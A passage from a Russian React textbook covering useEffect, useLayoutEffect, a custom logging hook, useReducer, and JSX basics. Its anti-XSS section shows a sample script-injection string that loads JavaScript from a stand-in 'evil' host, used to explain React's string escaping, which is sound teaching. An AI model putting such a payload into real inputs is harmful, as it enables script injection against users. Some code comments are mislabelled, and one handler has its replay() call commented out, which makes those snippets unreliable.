- Если список зависимостей представляет собой пустой массив, то обратный вызов совершается только один раз, аналогично методу `componentDidMount()`.
- Если зависимости не указаны, то обратный вызов будет совершаться при каждом повторном отображении.

```
useEffect(() => {
  // записывает в журнал только если `данные`
  // или `заголовки` были изменены
  console.log(Date.now());
}, [data, headers]);

useEffect(() => {
  // записывает в журнал один раз, после первоначального
  // отображения, как в `componentDidMount()`.
  console.log(Date.now());
}, []);

useEffect(() => {
  // вызывается при каждом повторном отображении
  console.log(Date.now());
}, /* здесь нет зависимостей */);
```

Устранение побочных эффектов

Теперь вы знаете, как с помощью хуков достичь того, что предлагает метод `componentDidMount()` в компонентах класса. Но как насчет эквивалента метода `componentWillUnmount()`? Для этой

задачи используется значение, возвращаемое функцией обратного вызова, которую вы передаете в `useEffect()`:

```
useEffect(() => {
  // регистрируется один раз, после первоначального отображения,
  // как `componentDidMount()`.
  console.log(Date.now());
  return () => {
    // регистрировать, когда компонент будет удален из DOM
    // как 'componentDidMount()'
    console.log(Date.now());
  };
}, []);
```

Посмотрим на более полный пример (файл `04.06.useEffect.html` в репозитории):

```
function Example() {
  useEffect(() => {
    console.log('Rendering <Example/>', Date.now());
    return () => {
      // регистрировать, когда компонент будет удален из DOM
      // как `componentDidMount()`.
      console.log('Removing <Example/>',Date.now());
    };
  }, []);
  return <p> I am an example child component.</p>;
}

function ExampleParent() {
  const [visible, setVisible] = useState(false);
  return (
    <div>
      <button onClick={() => setVisible(!visible)}>
        Hello there, press me {visible ? 'again' : ''}
      </button>
      {visible ? <Example /> : null}
    </div>
  );
}
```

При однократном нажатии кнопки дочерний компонент отображается, а при повторном нажатии — удаляется. Как показано

на рис. 4.3, возвращаемое значение функции `useEffect()` (которое является функцией) вызывается, когда компонент удаляется из DOM.




Рис. 4.3. Использование UseEffect

Обратите внимание, что функция очистки (также известная как *teardown*) была вызвана при удалении компонента из DOM, поскольку массив зависимостей пуст. Если бы в нем было какое-то значение, то функция очистки вызывалась бы всякий раз при изменении этого значения.

Безаварийный жизненный цикл

Если вы снова рассмотрите случай использования настройки и очистки прослушивателей событий, то это можно реализовать следующим образом:

```
useEffect(() => {
  function keydownHandler() {
    // делаем что-то
  }
  document.addEventListener('keydown', keydownHandler);
  return () => {
    document.removeEventListener('keydown', keydownHandler);
  };
}, []);
```

Приведенный выше шаблон решает вторую проблему, свойственную методам жизненного цикла на основе классов, упомянутую ранее, — проблему распределения связанных задач по всему компоненту. Здесь вы можете видеть, как использование хуков позволяет вам иметь в одном месте функцию обработчика, а также возможность ее установки и удаления.

Что касается первой проблемы (наличие несвязанных задач в одном и том же месте), то она решается с помощью нескольких вызовов `useEffect`, каждый из которых предназначен для конкретной задачи. Подобно тому как вы можете иметь отдельные части состояния вместо одного общего объекта, вы также можете иметь отдельные вызовы `useEffect`, каждый из которых решает отдельную задачу, в отличие от одного метода класса, который должен заботиться обо всем:

```
function Example() {
  const [data, setData] = useState(null);

  useEffect(() => {
    // fetch(), а затем вызываем setData()
  });

  useEffect(() => {
    // обработчики событий
  });

  return <div>{data}</div>;
}
```

Хук useLayoutEffect()

Чтобы завершить обсуждение `useEffect()`, рассмотрим еще один встроенный хук под названием `useLayoutEffect()`.

Встроенных хуков всего несколько, поэтому не беспокойтесь о том, что вам придется запоминать длинный список новых API.

Функция `useLayoutEffect()` работает аналогично функции `useEffect()`, с той лишь разницей, что вызывается до того, как React закончит отрисовку всех DOM-узлов при отображении. В целом функцию `useEffect()` следует использовать, если только вам не нужно что-то измерять на странице (возможно, размеры отображаемого компонента или позицию прокрутки после обновления) и затем выполнять повторное отображение на основе этой информации. Когда ничего из этого не требуется, лучше использовать `useEffect()`, поскольку она является асинхронной, а также указывает читателю вашего кода, что мутации DOM не имеют отношения к вашему компоненту.

Поскольку функция `useLayoutEffect()` вызывается раньше, вы можете произвести перерасчет и отобразить повторно, и пользователь увидит только последнее отображение. В противном случае он увидит первоначальное отображение, а затем повторное. В зависимости от сложности используемого макета пользователи могут видеть мерцание между двумя отображениями.

В следующем примере (файл `04.07.useLayoutEffect.html` в репозитории) отображается длинная таблица со случайной шириной ячеек (просто для того, чтобы усложнить работу браузера). Затем ширина таблицы устанавливается в хуке эффектов.

```
function Example({layout}) {
  if (layout === null) {
  return null;
}

  if (layout) {
    useLayoutEffect(() => {
      const table = document.getElementsByTagName('table')[0];
      console.log(table.offsetWidth);
      table.width = '250px';
    }, []);
  } else {
    useEffect(() => {
      const table = document.getElementsByTagName('table')[0];
```

```
      console.log(table.offsetWidth);
      table.width = '250px';
    }, []);
  }

  return (
    <table>
      <thead>
        <tr>
          <th>Random</th>
        </tr>
      </thead>
      <tbody>
        {Array.from(Array(10000)).map((_, idx) => (
          <tr key={idx}>
            <td width={Math.random() * 800}>{Math.random()}</td>
          </tr>
        ))}
      </tbody>
    </table>
  );
}

function ExampleParent() {
  const [layout, setLayout] = useState(null);
  return (
    <div>
      <button onClick={() => setLayout(false)}>useEffect
        </button>{' '}
      <button onClick={() => setLayout(true)}>useLayoutEffect
        </button>{' '}
      <button onClick={() => setLayout(null)}>clear</button>
      <Example layout={layout} />
    </div>
  );
}
```

В зависимости от того, какой путь вы использовали: `useEffect()` или `useLayoutEffect()`, — вы можете увидеть мерцание при изменении размера таблицы со случайного значения (около 600 px) на жестко заданные 250 px (рис. 4.4).




Рис. 4.4. Мерцающее отображение

Обратите внимание: в обоих случаях вы можете получить геометрию таблицы (например, `table.offsetWidth`). Так что, если вам это нужно только в информационных целях и вы не собираетесь перерисовывать отображение, лучше использовать асинхронную функцию `useEffect()`. Функция `useLayoutEffect()` должна быть зарезервирована для предотвращения мерцания в случаях, когда вам нужно действовать (перерисовывать отображение) на основе чего-то, что вы измеряете, например позиционировать некий компонент всплывающей подсказки на основе размера элемента, на который он указывает.

Пользовательский хук

Вернемся к `Excel` и посмотрим, как реализовать функцию воспроизведения. В случае компонентов класса необходимо было создать `logSetState()`, а затем заменить все вызовы `this.setState()` на `this.logSetState()`. В функциональных компонентах вы можете заменить все вызовы хука `useState()` на `useLoggedState()`. Это немного удобнее, поскольку вызовов всего несколько (для каждого независимого бита состояния) и все они находятся в верхней части функции.

```
// перед
function Excel({headers, initialData}) {
  const [data, setData] = useState(initialData);
```

```
  const [edit, setEdit] = useState(null);
  // ... и т.д.
}

// после
function Excel({headers, initialData}) {
  const [data, setData] = useLoggedState(initialData, true);
  const [edit, setEdit] = useLoggedState(null);
  // ... и т.д.
}
```

Встроенного хука `useLoggedState()` не существует, но это не страшно. Вы можете создавать собственные *пользовательские хуки*. Как и встроенный, пользовательский хук — просто функция, начинающаяся с `use*()`. Например:

```
function useLoggedState(initialValue, isData) {
  // ...
}
```

Сигнатура хука может быть любой, какой вы захотите. В данном случае есть дополнительный аргумент `isData`. Его назначение — помочь отличить состояние с данными от состояния без данных. В примере компонента класса из главы 3 все состояние представляет собой один объект, а здесь присутствует несколько частей состояния. В функции воспроизведения главная цель — показать изменения данных, а затем показать, что вся вспомогательная информация (сортировка, убывание и т. д.) вторична. Поскольку воспроизведение обновляется каждую секунду, будет не так интересно наблюдать за изменением вспомогательных данных по отдельности; воспроизведение будет слишком медленным. Поэтому пусть у нас будет основной журнал (массив `dataLog`) и вспомогательный (массив `auxLog`). Кроме того, полезно включить флаг, указывающий, изменяется ли состояние из-за взаимодействия с пользователем или (автоматически) во время воспроизведения:

```
let dataLog = [];
let auxLog = [];
let isReplaying = false;
```

Цель пользовательского хука — не мешать регулярным обновлениям состояния, поэтому он делегирует эту ответственность исходному `useState`. Цель состоит в том, чтобы записать состояние в журнал вместе со ссылкой на функцию, которая знает, как обновлять это состояние во время воспроизведения. Функция выглядит примерно так:

```
function useLoggedState(initialValue, isData) {
  const [state, setState] = useState(initialValue);

  // игра начинается здесь...

  return [state, setState];
}
```

В приведенном выше коде используется стандартный `useState`. Но теперь у вас есть ссылки на часть состояния и средства для его обновления. Вам нужно записать это в журнал. Воспользуемся здесь хуком `useEffect()`:

```
function useLoggedState(initialValue, isData) {
  const [state, setState] = useState(initialValue);

  useEffect(() => {
    // todo
  }, [state]);

  return [state, setState];
}
```

Этот метод гарантирует, что запись в журнал происходит только при изменении значения состояния. Функция `useLoggedState()` может быть вызвана несколько раз во время различных повторных отображений, но вы можете игнорировать эти вызовы, если они не связаны с изменением интересного фрагмента состояния.

В обратном вызове функции `useEffect()` вы:

- ничего не делаете, если пользователь воспроизводит;
- записываете каждое изменение состояния данных в журнал `dataLog`;

- регистрируете каждое изменение вспомогательных данных в журнале `auxLog`, индексируя его по соответствующему изменению в данных.

```
useEffect(() => {
  if (isReplaying) {
    return;
  }
  if (isData) {
    dataLog.push([clone(state), setState]);
  } else {
    const idx = dataLog.length - 1;
    if (!auxLog[idx]) {
      auxLog[idx] = [];
    }
    auxLog[idx].push([state, setState]);
  }
}, [state]);
```

Зачем нужны пользовательские хуки? Они помогают изолировать и аккуратно упаковать часть логики, которая применяется в компоненте и часто используется совместно с другими компонентами. Приведенное выше пользовательское использование `LoggedState()` может быть добавлено в любой компонент, который может извлечь выгоду из протоколирования своего состояния. Кроме того, пользовательские хуки могут вызывать другие хуки, чего не могут обычные функции (без хуков и компонентов).

Завершение воспроизведения

Теперь, когда у вас есть пользовательский хук, который регистрирует изменения в различных частях состояния, пришло время подключить функцию воспроизведения.

Функция `replay()` не самый интересный аспект обсуждения React, но она устанавливает идентификатор интервала. Этот идентификатор нужен для очистки интервала, если `Excel` будет удален из DOM во время воспроизведения. При воспроизведении

изменения данных воспроизводятся каждую секунду, а вспомогательные изменения сливаются воедино:

```
function replay() {
  isReplaying = true;
  let idx = 0;
  replayID = setInterval(() => {
    const [data, fn] = dataLog[idx];
    fn(data);
    auxLog[idx] &&
      auxLog[idx].forEach((log) => {
        const [data, fn] = log;
        fn(data);
      });
    idx++;
    if (idx > dataLog.length - 1) {
      isReplaying = false;
      clearInterval(replayID);
      return;
    }
  }, 1000);
}
```

Последняя часть работы заключается в настройке хука эффектов. После отображения `Excel` хук отвечает за настройку прослушивателей, которые отслеживают определенную комбинацию клавиш для запуска повторного показа воспроизведения. Здесь также можно производить очистку после уничтожения компонента.

```
useEffect(() => {
  function keydownHandler(e) {
    if (e.altKey && e.shiftKey && e.keyCode === 82) {
      // ALT+SHIFT+R(eplay) replay();
    }
  }
  document.addEventListener('keydown', keydownHandler);
  return () => {
    document.removeEventListener('keydown', keydownHandler);
    clearInterval(replayID);
    dataLog = [];
    auxLog = [];
  };
}, []);
```

Чтобы увидеть код полностью, посмотрите файл `04.08.fn.table-replay.html` в репозитории книги.

Хук useReducer

В завершение главы рассмотрим еще один встроенный хук под названием `useReducer()`. Использовать редюсер — альтернатива применению `useState()`. Вместо того чтобы позволять различным частям компонента вызывать изменение состояния, все изменения можно обрабатывать в одном месте.

Редюсер (`reducer`) — просто функция JavaScript, которая принимает два входных параметра (старое состояние и действие) и возвращает новое состояние. Представляйте себе действие как что-то, что произошло в приложении, возможно щелчок кнопкой мыши, выборка данных или тайм-аут. Что-то произошло, и это требует изменения. Все три переменные (новое состояние, старое состояние, действие) могут быть любого типа, но чаще всего являются объектами.

Функции редюсера

Функция редюсера в простейшем виде выглядит следующим образом:

```
function myReducer(oldState, action) {
  const newState = {};
  // делаем что-то с `oldState` и `action`.
  return newState;
}
```

Представьте, что функция `reducer` отвечает за понимание реальности, когда что-то происходит в мире. В мире царит беспорядок, затем происходит событие. Функция, которая должна придать миру смысл (`MakeSense()`), примиряет беспорядок с новым

событием и преобразует всю сложность в хорошее состояние или порядок:

```
function makeSense(mess, event) {
  const order = {};
  // сделайте что-нибудь с беспорядком и событием
  return order;
}
```

Другая аналогия приходит из мира кулинарии. Некоторые соусы и супы тоже называются *редукционными*, они получаются в результате процесса *редукции* (загущения, усиления вкуса). Начальное состояние — кастрюля с водой, затем различные действия (кипячение, добавление ингредиентов, перемешивание) всякий раз изменяют состояние содержимого кастрюли.

Действия

Функция `reducer` может принимать что угодно (строку, объект), но распространенной реализацией является объект события (`event`) с параметрами:

- тип (например, щелчок кнопкой мыши `click` в мире DOM);
- (не обязательно) некая полезная нагрузка (`payload`) другой информации о событии.

Затем действие «отправляется». Когда это происходит, React вызывает соответствующую функцию редюсера с текущим состоянием и вашим новым событием (действием).

Благодаря `useState` у вас есть:

```
const [data, setData] = useState(initialData);
```

который можно заменить редюсером:

```
const [data, dispatch] = useReducer(myReducer, initialData);
```

Данные по-прежнему используются тем же способом, чтобы отображать компонент. Но когда что-то происходит, вместо того чтобы выполнять небольшую работу и затем вызывать `setData()`, вы вызываете функцию `dispatch()`, возвращаемую функцией `useReducer()`. Оттуда редюсер берет на себя управление и возвращает новую версию данных. Нет никакой другой функции, которую нужно вызвать для установки нового состояния; с помощью новых данных React повторно отображает компонент.

На рис. 4.5 показана диаграмма этого процесса.




Рис. 4.5. Процесс «компонент — диспетчер — действие — редюсер» (component-dispatch-action-reducer)

Пример редюсера

Рассмотрим быстрый, изолированный пример использования редюсера. Допустим, у вас есть таблица со случайными данными и кнопки, которые могут либо обновить данные, либо изменить цвета фона и переднего плана таблицы на случайные (рис. 4.6). Изначально данных нет, и по умолчанию используются черный и белый цвета:

```
const initialState = {data: [], color: 'black',
  background: 'white'};
```




Рис. 4.6. Компонент <RandomData/> (файл 04.09.random-table-reducer.html)

Редюсер инициализируется в верхней части компонента `<RandomData>`:

```
function RandomData() {
  const [state, dispatch] = useReducer(myReducer, initialState);
  // ...
}
```

Здесь мы возвращаемся к тому, что состояние `state` — объект, состоящий из различных частей состояния (но это не обязательно должно быть так). Остальная часть компонента работает как обычно, отображая на основе состояния, за исключением одного момента. Если раньше обработчик кнопки `onClick` был функцией, обновляющей состояние, то теперь все обработчики просто вызывают `dispatch()`, передавая информацию о событии:

```
return (
  <div>
    <div className="toolbar">
      <button onClick={() => dispatch({type: 'newdata'})}>
```

```
        Get data
      </button>{' '}
      <button
        onClick={() => dispatch({type: 'recolor',
          payload: {what: 'color'}})}>
        Recolor text
      </button>{' '}
      <button
        onClick={
          () => dispatch({type: 'recolor', payload:
            {what: 'background'}})
      }>
        Recolor background
      </button>
    </div>
    <table style={{color, background}}>
      <tbody>
        {data.map((row, idx) => (
          <tr key={idx}>
            {row.map((cell, idx) => (
              <td key={idx}>{cell}</td>
            ))}
          </tr>
        ))}
      </tbody>
    </table>
  </div>
  );
```

Каждый отправленный объект события/действия имеет свойство `type`, поэтому функция редюсера могла определить, что должно быть сделано. В нем может быть или не быть полезная нагрузка `payload`, определяющая дополнительные детали события.

Наконец, рассмотрим редюсер. Он включает ряд операторов `if/else` (или `switch`, если вам так больше нравится), которые проверяют, какого типа событие было отправлено. Затем данные обрабатываются в соответствии с действием и возвращается новая версия состояния:

```
function myReducer(oldState, action) {
  const newState = clone(oldState);
```

```
  if (action.type === 'recolor') {
    newState[action.payload.what] =
      `rgb(${rand(256)},${rand(256)},${rand(256)})`;
  } else if (action.type === 'newdata') {
    const data = [];
    for (let i = 0; i < 10; i++) {
      data[i] = [];
      for (let j = 0; j < 10; j++) {
        data[i][j] = rand(10000);
      }
    }
    newState.data = data;
  }
  return newState;
}

// пара хелперов
function clone(o) {
  return JSON.parse(JSON.stringify(o));
}
function rand(max) {
  return Math.floor(Math.random() * max);
}
```

Обратите внимание, как старое состояние клонируется с помощью уже знакомой вам функции копирования на скорую руку `clone()`. В случае `useState()`/`setState()` это не было строго необходимо во многих случаях. Часто можно было обойтись изменением существующей переменной и передачей ее в `setState()`. Но здесь, если вы не клонируете, а просто изменяете один и тот же объект в памяти, React увидит старое и новое состояние как указание на один и тот же объект и пропустит отображение, думая, что ничего не изменилось. Вы можете попробовать сами: удалите вызов `clone()` и убедитесь, что повторного отображения не происходит.

Модульное тестирование редюсера

Переход на `useReducer()` для управления состоянием значительно упрощает написание модульных тестов. Вам не нужно настраивать компонент, его свойства и состояние. Не нужно задействовать

браузер или искать другой способ имитации событий щелчков кнопкой мыши. Вам даже не нужно подключать React. Чтобы протестировать логику состояния, все, что вам нужно сделать, — это передать старое состояние и действие в функцию `reducer` и проверить, возвращается ли желаемое новое состояние. Это чистый JavaScript: два объекта на входе, один на выходе. Модульные тесты не должны быть намного сложнее, чем тестирование канонического примера:

```
function add(a, b) {
  return a + b;
}
```

О тестировании мы поговорим позже, но в качестве наглядного примера теста предлагаем взглянуть вот на что:

```
const initialState = {data: [], color: 'black', background:
'white'};

it('produces a 10x10 array', () => {
  const {data} = myReducer(initialState, {type: 'newdata'});
  expect(data.length).toEqual(10);
  expect(data[0].length).toEqual(10);
});
```

Компонент Excel с редюсером

В качестве последнего примера использования редюсеров посмотрим, как можно переключиться с `useState()` на `useReducer()` в компоненте `Excel`.

В примере из предыдущего раздела состояние, управляемое редюсером, снова было объектом несвязанных данных. Так быть не должно. Вы можете использовать несколько редюсеров, чтобы разделить ваши проблемы. Вы даже можете смешивать и сочетать `useState()` с `useReducer()`. Попробуем сделать это на примере `Excel`.

Ранее данные в таблице управлялись функцией `useState()`:

```
const [data, setData] = useState(initialData);
// ...
const [edit, setEdit] = useState(null);
const [search, setSearch] = useState(false);
```

Переключиться на `useReducer()` в целях управления данными, оставляя остальное нетронутым, можно следующим образом:

```
const [data, dispatch] = useReducer(reducer, initialData);
// ...
const [edit, setEdit] = useState(null);
const [search, setSearch] = useState(false);
```

Поскольку данные остаются прежними, нет необходимости менять что-либо в секции отображения. Изменения требуются только в обработчиках действий. Например, `filter()` используется для выполнения фильтрации и вызова `setData()`:

```
function filter(e) {
  const needle = e.target.value.toLowerCase();
  if (!needle) {
    setData(preSearchData);
    return;
  }
  const idx = e.target.dataset.idx;
  const searchdata = preSearchData.filter((row) => {
    return row[idx].toString().toLowerCase().indexOf(needle) > -1;
  });
  setData(searchdata);
}
```

Переписанная версия вместо этого отправляет действие. Событие имеет тип «поиск» и некую дополнительную полезную нагрузку (что ищет пользователь и где?):

```
function filter(e) {
  const needle = e.target.value;
  const column = e.target.dataset.idx;
  dispatch({
    type: 'search',
    payload: {needle, column},
```

```
  });
  setEdit(null);
}
```

Другим примером может быть переключение полей поиска:

```
// до
function toggleSearch() {
  if (search) {
    setData(preSearchData);
    setSearch(false);
    setPreSearchData(null);
  } else {
    setPreSearchData(data);
    setSearch(true);
  }
}

// после
function toggleSearch() {
  if (!search) {
    dispatch({type: 'startSearching'});
  } else {
    dispatch({type: 'doneSearching'});
  }
  setSearch(!search);
}
```

Здесь вы можете видеть комбинацию `setSearch()` и `dispatch()`, позволяющую управлять состоянием. Переключатель `!search` — это флаг пользовательского интерфейса, предназначенный для отображения или скрытия полей ввода, а `dispatch()` служит для управления данными.

Наконец, взглянем на функцию `reducer()`. Именно здесь происходит вся фильтрация данных и манипулирование ими. Это снова серия блоков `if/else`, каждый из которых обрабатывает различные типы действий:

```
let originalData = null;

function reducer(data, action) {
  if (action.type === 'sort') {
```

```
    const {column, descending} = action.payload;
    return clone(data).sort((a, b) => {
      if (a[column] === b[column]) {
        return 0;
      }
      return descending
        ? a[column] < b[column]
          ? 1
          : -1
        : a[column] > b[column]
          ? 1
          : -1;
    });
  }
  if (action.type === 'save') {
    data[action.payload.edit.row][action.payload.edit.column] =
      action.payload.value;
    return data;
  }
  if (action.type === 'startSearching') {
    originalData = data;
    return originalData;
  }
  if (action.type === 'doneSearching') {
    return originalData;
  }
  if (action.type === 'search') {
    return originalData.filter((row) => {
      return (
        row[action.payload.column]
          .toString()
          .toLowerCase()
          .indexOf(action.payload.needle.toLowerCase()) > -1
      );
    });
  }
}
```

ГЛАВА 5

JSX

В предыдущих главах вы уже видели, как работает JSX. Вы знаете, что речь идет о написании выражений JavaScript, содержащих XML, который выглядит очень похоже на HTML. Например:

```
const hi = <h1>Hello</h1>;
```

И вы знаете, что всегда можете «прервать поток» XML, включив в него больше выражений JavaScript, заключенных в фигурные скобки:

```
const planet = 'Earth';
const hi = <h1>Hello people of <em>{planet}</em>!</h1>;
```

Это верно, даже если выражения являются условиями, циклами или другими JSX:

```
const rock = 3;
const planet = <em>{rock === 3 ? 'Earth' : 'Some other place'}</em>;
const hi = <h1>Hello people of {planet}!</h1>;
```

В этой главе вы узнаете больше о JSX и изучите некоторые возможности, которые могут вас удивить и/или порадовать.

Чтобы увидеть, как работают приведенные выше примеры, загрузите файл 05.01.hellojsx.html из репозитория книги. Кроме того, данный файл демонстрирует, как можно разместить несколько приложений React на одной странице.

Несколько инструментов

Провести эксперименты и ознакомиться с преобразованиями JSX вы можете с помощью интерактивного редактора (https://babeljs.io/repl) (рис. 5.1). Убедитесь, что вы включили опцию Prettify, чтобы улучшить читабельность результата.

Рис. 5.1. Babel — интерактивное средство преобразования JSX

На рис. 5.2 можно увидеть, что преобразование JSX осуществляется легко и просто: исходный JSX-код Hello world! из главы 1 становится серией вызовов `React.createElement()` благодаря использованию функционального синтаксиса, с которым работает React. Это код JavaScript, поэтому его легко читать и понимать.




Рис. 5.2. Преобразованный пример Hello World

Есть еще одно интерактивное инструментальное средство, которое может пригодиться при изучении JSX или при переводе существующей разметки приложения из HTML, — преобразователь HTML to JSX (https://magic.reactjs.net/htmltojsx.htm) (рис. 5.3).

Рис. 5.3. Инструмент преобразования HTML в JSX

Теперь перейдем к некоторым особенностям JSX.

Пробельные символы в JSX

Пробельные символы воспринимаются в коде JSX почти так же, как и в коде HTML, но с небольшими различиями. Например, если у вас есть этот JSX:

```
function Example1() {
  return (
    <h1>
      {1} plus {2} is {3}
    </h1>
  );
}
```

Когда React отображает его в браузере (вы можете просмотреть полученный HTML в инструментах разработчика браузера), сгенерированный HTML выглядит следующим образом:

```
<h1>1 plus 2 is 3</h1>
```

Фактически это узел `h1` — DOM-узел с пятью дочерними элементами, которые являются узлами текстовых элементов с содержимым: `1`, `plus`, `2`, `is` и `3`, которое отображается как `1 plus 2 is 3`. Как и следовало ожидать в HTML, несколько пробелов при отображении в браузере превращаются в один (рис. 5.4).

Рис. 5.4. Отображение пробельных символов (см. файл 05.02.whitespace.html в репозитории)

Однако в следующем примере:

```
function Example2() {
  return (
    <h1>
      {1}
      plus
      {2}
      is
      {3}
    </h1>
  );
}
```

в итоге вы получите:

```
<h1>
  1plus2is3
</h1>
```

Как видите, все пробелы обрезаны, поэтому конечный результат, отображаемый в браузере, — `1plus2is3`. Вы всегда можете добавить пробел там, где он нужен, с помощью `{' '}` или превратить литеральные строки в выражения и добавить туда пробел. Другими словами, работает любой из этих способов:

```
function Example3() {
  return (
    <h1>
      {/* пробельные выражения */}
      {1}
      {' '}plus{' '}
      {2}
      {' '}is{' '}
      {3}
    </h1>
  );
}
function Example4() {
  return (
    <h1>
      {/* пробел, приклеенный к строковым выражениям */}
      {1}
      {' plus '}
      {2}
      {' is '}
      {3}
    </h1>
  );
}
```

Комментарии в JSX

В предыдущих примерах вы видите, как в код внедряется новая концепция — добавление комментариев в JSX-разметку.

Поскольку выражения, заключенные в фигурные скобки `{}`, являются всего лишь кодом JavaScript, можно легко добавлять многострочные комментарии, воспользовавшись следующей конструкцией: `/* комментарий */`. Можно также добавлять однострочные комментарии, воспользовавшись синтаксисом `// комментарий`. Но при этом не стоит забывать о закрывающей фигурной скобке (`}`) выражения, которая должна находиться на отдельной строке, чтобы не считаться частью комментария:

```
<h1>
  {/* многострочный комментарий */}
  {/*
    многострочный
    комментарий
    */}
  {
    // одна строка
  }
  Hello!
</h1>
```

Поскольку код `{// комментарий}` не работает (символ `}` теперь закомментирован), однострочные комментарии не слишком полезны. Вы можете быть последовательными в оформлении комментариев и во всех случаях придерживаться многострочных комментариев.

Элементы HTML

Вы можете использовать HTML-элементы в JSX следующим образом:

```
<h2>
  More info &raquo;
</h2>
```

В этом примере выдается двойная правая угловая кавычка (рис. 5.5).

Рис. 5.5. HTML-элемент в JSX

Однако если воспользоваться элементом в качестве части выражения, вы столкнетесь с проблемами двойного кодирования. В примере кодируется HTML:

```
<h2>
  {"More info &raquo;"}
</h2>
```

На рис. 5.6 вы можете увидеть результат.

Рис. 5.6. HTML-элемент с двойным кодированием

Чтобы предотвратить двойное кодирование, можно воспользоваться Юникод-версией элемента HTML, в данном случае это \u00bb (см. https://dev.w3.org/html5/html-author/charref):

```
<h2>
  {"More info \u00bb"}
</h2>
```

Для удобства можно где-нибудь в верхней части модуля определить константу вместе с любым общим пробелом. Например:

```
const RAQUO = ' \u00bb';
```

Затем этой константой можно воспользоваться в любом нужном месте:

```
<h2>
  {"More info" + RAQUO}
</h2>
```

```
<h2>
  {"More info"}{RAQUO}
</h2>
```

Anti-XSS

Можно задаться вопросом: а зачем идти по такому сложному пути, как использование элементов HTML? Есть важная причина, которая перевешивает недостатки: вам необходимо бороться с межсайтовым скриптингом (cross-site scripting, XSS).

React экранирует все строки в целях предотвращения атак класса XSS. Поэтому, когда у пользователей запрашивается какой-нибудь ввод, а они предоставляют вредоносную строку, React защищает вас от атаки. Возьмем, к примеру, следующий пользовательский ввод:

```
const firstname =
  'John<scr'+'ipt src="https://evil/co.js"></scr'+'ipt>';
```

При определенных обстоятельствах вы можете записать его в DOM. Например:

```
document.write(firstname);
```

Это будет иметь катастрофические последствия, поскольку на странице появится `John`, но тег `<script>` приведет к загрузке потенциально вредоносного кода JavaScript со стороннего сайта, вероятно принадлежащего преступнику. Это ставит под угрозу ваше приложение и, в свою очередь, пользователей, которые вам доверяют.

React защищает от подобных случаев, и от вас не требуется никаких усилий. React экранирует содержимое имени, когда вы делаете следующее (рис. 5.7):

```
function Example() {
  const firstname =
```

```
    'John<scr' + 'ipt src="https://evil/co.js"></scr' + 'ipt>';
  return <h2>Hello {firstname}!</h2>;
}
```

Рис. 5.7. Экранирование строк (см. файл 05.05.antixss.html в репозитории)

Распространяемые атрибуты

В JSX у ECMAScript6 было позаимствовано весьма полезное свойство под названием *«оператор расширения»*, которое было внедрено в качестве усовершенствования, удобного при работе с определением свойств.

Представьте, что у вас есть коллекция атрибутов, которые вы хотите передать компоненту `<a>`:

```
const attr = {
  href: 'https://example.org',
  target: '_blank',
};
```

Вы можете сделать это в любой момент с помощью следующего кода:

```
return (
  <a
    href={attr.href}
    target={attr.target}>
    Hello
  </a>
);
```

Но, похоже, возникает проблема использования часто повторяющегося шаблонного кода. С помощью распространяемых атрибутов вы можете сделать это всего лишь в одной строке кода:

```
return <a {...attr}>Hello</a>;
```

